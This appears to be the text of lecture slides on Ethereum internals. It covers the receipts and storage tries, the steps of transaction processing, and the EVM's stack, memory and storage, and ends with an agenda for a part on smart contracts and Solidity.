
- records details regarding the execution of every transaction within a specific block



Blockchain (5)

- **Account Storage Trie**

- stores data associated with every account on Ethereum
- each account has its own distinct storage trie




EVM

- **Ethereum Virtual Machine** (EVM)
 - distributed execution environment
 - ✓ *state machine*
 - running on the Ethereum blockchain
- Each block on Ethereum changes the state of the EVM
- Every Ethereum user sees the same canonical EVM state at any given block

EVM (2)

- State of EVM
- Transaction of message call




EVM (3)

- What happens when a transaction is created and sent on the Ethereum network?
- Four steps
 1. *validation*
 - ✓ transaction checked for validity
 - checking cryptographic signature
 - enough balance to complete the action
 2. *execution*
 - ✓ transaction executed by miners/validators
 - ✓ data update on Account Storage Trie and World State Trie
 - ✓ if requires establishing a new contract, code recorded in the Account Storage Trie
 3. *Receipts and Transaction Trie update*
 - ✓ transaction details recorded in the Receipts Trie
 - ✓ transaction appended on the Transaction Trie
 4. *World State Trie update*
 - ✓ World State Trie updated to represent the new global state

EVM (4)

- A zoom in the EVM



EVM (5)

- **Stack**
 - Last-In First-Out principle
 - ✓ LIFO
 - stack item unit size is 256 bits
 - ✓ 32 bytes
 - stack maximum capacity is 1024 units
 - operations insert/remove items to/from the stack
 - volatile
 - ✓ deleted after execution

EVM (6)

- **Memory**

- array of bytes
 - ✓ item unit size is 1 byte
- addressed by an U256
- operations read/write the memory
- volatile
 - ✓ deleted after execution

- **Storage**

- (key, value) storage
 - ✓ both 32 bytes
- operations read/write the storage
- persistent
 - ✓ maintained in a hash accumulator

EVM (7)

- Stack vs. Memory vs. Storage


Stack (volatile)

32 bytes
32 bytes
32 bytes
32 bytes
...

Memory (volatile)

1 byte
1 byte
1 byte
1 byte
...

Storage (persistent)



Agenda

- Part 3: Smart Contracts
 - Principle
 - Ethereum
 - Solidity
 - ✓ Overview
